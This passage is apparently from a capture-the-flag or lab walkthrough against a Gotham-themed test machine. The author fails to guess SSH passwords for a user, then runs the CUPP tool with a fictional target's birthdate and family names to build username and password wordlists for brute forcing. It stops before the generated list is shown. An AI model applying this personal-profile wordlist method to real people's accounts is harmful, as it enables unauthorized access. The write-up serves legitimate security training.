
I am hopeful one of them is the user who can access SSH. Initially I tried to guess the password of users. It didn't work.




```
┌──(kali㉿kali)-[~/Gohtamm_hack]
└─$ ssh nashton@192.168.40.146
nashton@192.168.40.146's password:
Permission denied, please try again.
nashton@192.168.40.146's password:
Permission denied, please try again.
nashton@192.168.40.146's password:
nashton@192.168.40.146: Permission denied (publickey,password)
.
```

Then, I decided it's time to brute force the password. But first, I need to get the usernames from the names of the employees. I decided to use CUPP tool for this. Common User Password Profiler (CUPP) is an open source tool used for profiling passwords. What this tool does is make a list of all the common passwords that can be generated from the data we submit to it. However, I will be using it here for generating most common usernames these three users may have. Let's see an example of user Carmine.

CUPP is not installed by default in Kali Linux but is present in the Kali repository and can be installed by using command sudo apt install cupp. Once installed, I start CUPP interactive mode as shown below. Then I enter all the information I have about the users, one by one.




```
└─$ cupp -i

   cupp.py!                 # Common
      \                     # User
       \   ,__,             # Passwords
        \  (oo)____         # Profiler
           (__)    )\
              ||--|| *      [ Muris Kurgas | j0rgan@remote-exp
loit.org ]
                            [ Mebus | https://github.com/Mebus
/]


[+] Insert the information about the victim to make a dictiona
ry
[+] If you don't know all the info, just hit enter when asked!
 ;)

> First Name: 
```



```
[+] Insert the information about the victim to make a dictiona
ry
[+] If you don't know all the info, just hit enter when asked!
 ;)

> First Name: carmine
> Surname: falcone
> Nickname:
> Birthdate (DDMMYYYY): 04041966


> Partners) name: Louisa
> Partners) nickname:
> Partners) birthdate (DDMMYYYY):


> Child's name: Sofia Falcone
> Child's nickname:
> Child's birthdate (DDMMYYYY):


> Pet's name:
> Company name:


> Do you want to add some key words about the victim? Y/[N]: N
> Do you want to add special chars at the end of words? Y/[N]:
 N
> Do you want to add some random numbers at the end of words?
Y/[N]:N
> Leet mode? (i.e. leet = 1337) Y/[N]: N
```

Once all the information is entered, CUPP will generate a dictionary file as shown below.

